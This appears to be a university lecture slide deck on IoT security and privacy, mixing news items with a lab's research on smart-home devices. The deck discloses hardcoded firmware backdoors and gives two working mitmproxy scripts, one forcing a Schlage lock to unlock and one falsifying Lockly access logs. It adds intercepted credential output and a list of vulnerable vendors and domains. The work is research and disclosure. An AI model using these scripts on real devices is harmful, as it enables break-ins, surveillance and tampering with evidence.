

A Case Against Smart Things

Dr. TJ O'Connor, Cybersecurity Program Chair

What is the Internet of Things?

Sensors: Cameras, Motion, Environmental (Heat, Temp, Humidity), Activity Trackers



Actuators: Locks, Thermostats, Washing Machines, Water Heaters, Lights



Background: Lack of Transparency

New EFF Report Shows Cops Used Ring Cameras to Monitor Black Lives Matter Protests

LAPD Wanted Unknown Amount of Video for Unknown Reasons - Raising First Amendment Concerns

PRESS RELEASE | FEBRUARY 16, 2021



The Strava Heat Map and the End of Secrets

The US military is reexamining security policies after fitness tracker data shared on social media revealed bases and patrol routes



Background: Lack of Control

Department of Justice

U.S. Attorney's Office

Northern District of Texas

SHARE ↗

FOR IMMEDIATE RELEASE

Wednesday, June 9, 2021

ADT Technician Sentenced for Hacking Home Security Footage

A home security technician was sentenced today to 52 months in federal prison for repeatedly hacking into customers' video feeds, announced Acting U.S. Attorney for the Northern District of Prerak Shah.

Telesforo Aviles, a 35-year-old former ADT employee, **pleaded guilty** to computer fraud in January. He was sentenced today by U.S. District Judge Brantley Starr.

"This deliberate and calculated invasion of privacy is arguably more harmful than if I had installed no security system and my house had been burglarized," a female victim told the court in an impact statement. "This sick and corrupt individual's actions will have a lasting emotional and mental toll on me."

According to plea papers, Mr. Aviles admits that contrary to company policy, he routinely added his personal email address to customers' "ADT Pulse" accounts, giving himself real-time access to the video feeds from their homes. In some instances, he claimed he needed to add himself temporarily in order to "test" the system; in other instances, he added himself without their knowledge.

Texas power companies automatically raised the temperature of customers' smart thermostats in the middle of a heat wave

Tyler Sonnemaker Jun 20, 2021, 3:28 PM



Power companies remotely accessing customers' smart thermostats raised privacy concerns for some residents. George Frey/Getty Images

Ads by Google

Send feedback

Why this ad? ↗

Florida Tech IoT Security and Privacy Lab



The Florida Tech IoT S&P Lab houses over 100 smart home IoT devices for analysis and study.


Recent Discoveries



13

The Washington Post
Democracy Dies in Darkness

The Cybersecurity 202: Smart home devices with known security flaws are still on the market, researchers say



Devices with Hardcoded Backdoors

```
int32_t cf_check_user(char* arg1, char* arg2,  
int32_t* arg3)
```

Disassembly ▾


```
00005a60 a0011be5 ldr    r0, [r11, #-0x1a0] {var_1a4}  
00005a64 0c339fe5 ldr    r3, data_5d78  
00005a68 03308fe0 add    r3, pc, r3 {data_95c0, "apexis"}  
00005a6c 0310a0e1 mov    r1, r3 {data_95c0, "apexis"}  
00005a70 62f4ffeb bl     strcmp  
00005a74 0030a0e1 mov    r3, r0  
00005a78 000053e3 cmp    r3, #0  
00005a7c 0c00001a bne    0x5ab4
```

IoT Hardcoded Backdoors



Users cannot defend themselves since the backdoor account is part of the device's firmware. In most cases, **the users are entirely unaware an account exists.**

IoT Hardcoded Backdoors



Welcome Walmart. Welcome Back
Privacy Camera.

MAY 19

EXCLUSIVELY AVAILABLE AT
Walmart



Privacy Camera Delivers An Extra Layer of Security

The complex block contains a promotional advertisement for a Walmart Privacy Camera. It features a dark blue background on the left with the Walmart logo and the text 'EXCLUSIVELY AVAILABLE AT Walmart'. On the right, there is a photograph of a white, dome-shaped camera on a desk. The text 'Welcome Walmart. Welcome Back Privacy Camera.' is at the top, 'MAY 19' is below it, and 'Privacy Camera Delivers An Extra Layer of Security' is at the bottom.

IoT Hardcoded Backdoors




```
echo 1> /sys/class/gpio/gpio47/value
```

Attackers can use the backdoor to disable security Mechanisms. Our students discovered a backdoor in the Kangaroo privacy camera that can **enable/disable the privacy glass lens.**




IoT Naïve Communication Models




```
{  
  "attributes": {  
    "lockState": 0  
  }  
}
```

Attacking Naïve Communication Models

Manipulating traffic **TO** the cloud



Manipulating traffic **FROM** the cloud



Attack Implementation

[+] Discovered new domain: rest-prod.immedia-semi.com/api/v5/account/login

<https://rest-prod.immedia-semi.com/api/v5/account/login>

[+] Discovered sensitive information: password:XXXXXXXXXX

[+] Discovered new domain: ota.no-protect.com

https://ota.no-protect.com/ota/GET/i/NightOwl_Production/XXXXXXXXXX/WNIP-2LTA-BS-U

[+] Discovered sensitive information: productmodel: {'android_version': '0', 'description': 'OTA Release', 'file_checksum': '',

'file_size': 16778240, 'ios_version': '0', 'summary': 'OTA Release', 'url':

'https://s3-ap-southeast-1.amazonaws.com/kota-1-1-2-eg/NightOwl_Production/XXXXXXXXXX.pmg', 'version': '20201201'}

[+] Discovered new domain: wyze-device-alarm-file.s3.us-west-2.amazonaws.com

<https://wyze-device-alarm-file.s3.us-west-2.amazonaws.com/XXXXXX>

[+] Discovered Image (XXXXXXXXXX.jpg) in URL:

<https://wyze-device-alarm-file.s3.us-west-2.amazonaws.com/<..snipped..>/XXXXXXXXXX.jpg?<..snipped..>>

Attacking Naïve Communication Models

```
1 """
2 This script forces the Schlage lock to unlock regardless of user input
3 """
4 from mitmproxy import http, ctx
5 import json
6
7 def request(flow: http.HTTPFlow) -> None:
8     if "api.allegion.yonomi.cloud" in flow.request.pretty_host:
9         data = json.loads(flow.request.content)
10        data['attributes']['lockState'] = 0
11        flow.request.content = bytes(json.dumps(data), 'utf-8')
12        ctx.log.alert("[Schlage] <forcing unlock action> ")
```

```
1 """
2 This script modifies the history of the Lockly Log to
3 attribute all actions to Trudy
4 """
5
6 from mitmproxy import http, ctx
7 import json
8
9 def response(flow: http.HTTPFlow) -> None:
10    if "apiserv03c.pin-genie.com" in flow.request.pretty_host and "getlkhist" in flow.request.url:
11        data = json.loads(flow.response.content)
12        old_list=data['el']
13        new_list = []
14        for log_event in old_list:
15            log_event["na"]="Trudy"
16            new_list.append(log_event)
17        data['el']=new_list
18        flow.response.content = bytes(json.dumps(data), 'utf-8')
19        ctx.log.alert("[Lockly] Modified Logs")
```

- **August Lock:** hide/manipulate shared users
- **UltraLoq Lock:** hide/manipulate shared users
- **Sifely Lock:** hide/manipulate admin users
- **Simplisafe Alarm:** manipulate/clear alarm log files
- **Smarthings:** manipulate/clear log files
- **Lockly:** manipulate/clear log log files
- **Amazon Echo:** intercept messages responses
- **Blink Camera:** intercept cloud account credentials
- **NightOwl Doorbell:** intercept local account credentials
- **Google Home Camera:** spoof camera images
- **Nest Camera:** spoof camera images
- **Wyze Camera:** spoof wyze camera images
- **Roku TV:** spoof roku tv show images
- **Hue Lights:** leak internal IP address
- **Schlage Lock:** force lock to unlock
- **Momentum Camera:** spoof camera images


Experiment Results

Vendor	App Version	App Downloads	Vulnerable To Attack	Transparent Attack	Vulnerable Domains
August	v11.01	500,000+	●	○	api-production.august.com, logger.august.com
Amazon Alexa	v1.24.307576.0	50,000,000+	●	●	alexa.amazon.com, kinesis.us-east-1.amazonaws.com, avs-alexa-12-na.amazon.com
Arlo	v3.2 (2202)	1,000,000+	○	○	
Blink	v6.2.9	1,000,000+	●	●	(rest-prod apphelp rest-u011).immedia-semi.com
Geeni	v2.1.1	1,000,000+	○	○	
Google Home	v2.36.113	100,000,000+	●	●	clients3.google.com, nexusapi-gl1.camera.home.nest.com notifications-pa.googleapis.com, play.googleapis.com discovery.meethue.com, api2.amplitude.com
Hue	v3.48.0	5,000,000+	●	○	
TPLink Kasa	v2.30.0	1,000,000+	○	○	
Lockly	v1.9.8	10,000+	●	●	apiserv03c.pin-genie.com
Nest	v5.60.0	5,000,000+	●	●	(webapi.camera.home logsink.home home).nest.com
Momentum	v2.0.2	500,000+	●	●	(api us-west-2) .pepperos.io, pepper-prod-recordings.s3.us-east-2.amazonaws.com wzrkt.com, api.apptentive.com
NightOwl	v5.0.95	100,000+	●	●	api-rest.nightowlconnect.com, host.nightowldvr04.com
Ring	v5.38.1	10,000,000+	○	○	
Roku	v7.71.2	10,000,000+	●	●	(prod.mobile images.sr.roku ls.cti).roku.com
Schlage	v4.2.0	100,000+	●	●	api.allegion.yonomi.cloud, in.appcenter.ms
Sifely	v1.2.1	5,000+	●	●	servlet.sciener.cn
SimpliSafe	v2074.67.0	500,000+	●	●	api.simplisafe.com
SmartThings	v1.6.65-502	500,000,000+	●	●	api.smartthings.com, us-auth2.samsungosp.com, accountant.samsungiotcloud.com dls.di.atlas.samsung.com
UltraLoq	v1.10.1	50,000+	●	●	(logtail app www).u-tec.com, s3.us-east-2.amazonaws.com
Wyze	v2.19.24	1,000,000+	●	●	(api wyze-platform-service wyze-membership-service).wyzecam.com wyze-device-alarm-file.s3.us-west-2.amazonaws.com


●: Attack is successful; attack is transparent

○: Attack fails to succeed; attack prompts user


Results: Hiding Users



Results: Manipulating Logs



Results: Manipulating Images



Results: Intercepting Firmware

CVE-ID

CVE-2021-31793 [Learn more at National Vulnerability Database \(NVD\)](#)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An issue exists on NightOwl WDB-20-V2 WDB-20-V2_20190314 devices that allows an unauthenticated user to gain access to snapshots and video streams from the doorbell. The binary app offers a web server on port 80 that allows an unauthenticated user to take a snapshot from the doorbell camera via the /snapshot URI.

CVE-ID

CVE-2020-28713 [Learn more at National Vulnerability Database \(NVD\)](#)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description


Incorrect access control in push notification service in Night Owl Smart Doorbell FW version 20190505 allows remote users to send push notification events via an exposed PNS server. A remote attacker can passively record push notification events which are sent over an insecure web request. The web service does not authenticate requests, and allows attackers to send an indefinite amount of motion or doorbell events to a user's mobile application by either replaying or deliberately crafting false events.

```
mov    r3, r7 {0x5c0c6c}
ldr    r2, data_f8448 {data_4b16d8, "GET /tpns?cmd=event&uid=%s&event..."}
mov    r1, r6
ldr    r0, [r11, #-0xa0] {var_a4}
bl     snprintf
mov    r3, #0
```

```
mov    r2, #0x17
ldr    r1, data_51b88 {sub_70444}
ldr    r0, data_51b8c {data_412be8, "/snapshot"}
bl     sub_194448
mov    r2, #0xf7
ldr    r1, data_51b88 {sub_70444}
ldr    r0, data_51b90 {data_412bf4, "/snapshot.jpg"}
bl     sub_194448
```

IoT Authentication

```
"wakeupServerKey": "<redacted>",  
"wakeupServerList": [  
  "47.92.3.201:12306",  
  "47.254.35.114:12306",  
  "47.91.92.46:12306"  
]
```



Authentication Problems

- Lengthy Token Timeouts
- Relaxed Access Control
- Login Auditing


```
"access_token": "<redacted>", "access_token_expires_in":  
86400, "expires_in": 86400,  
"refresh_token": "<redacted>",  
"refresh_token_expires_in": 63072000,
```

Examining Threat Model

Attacker Goals: retain access to a device's core functionality after an authentication or access control modification or revocation.

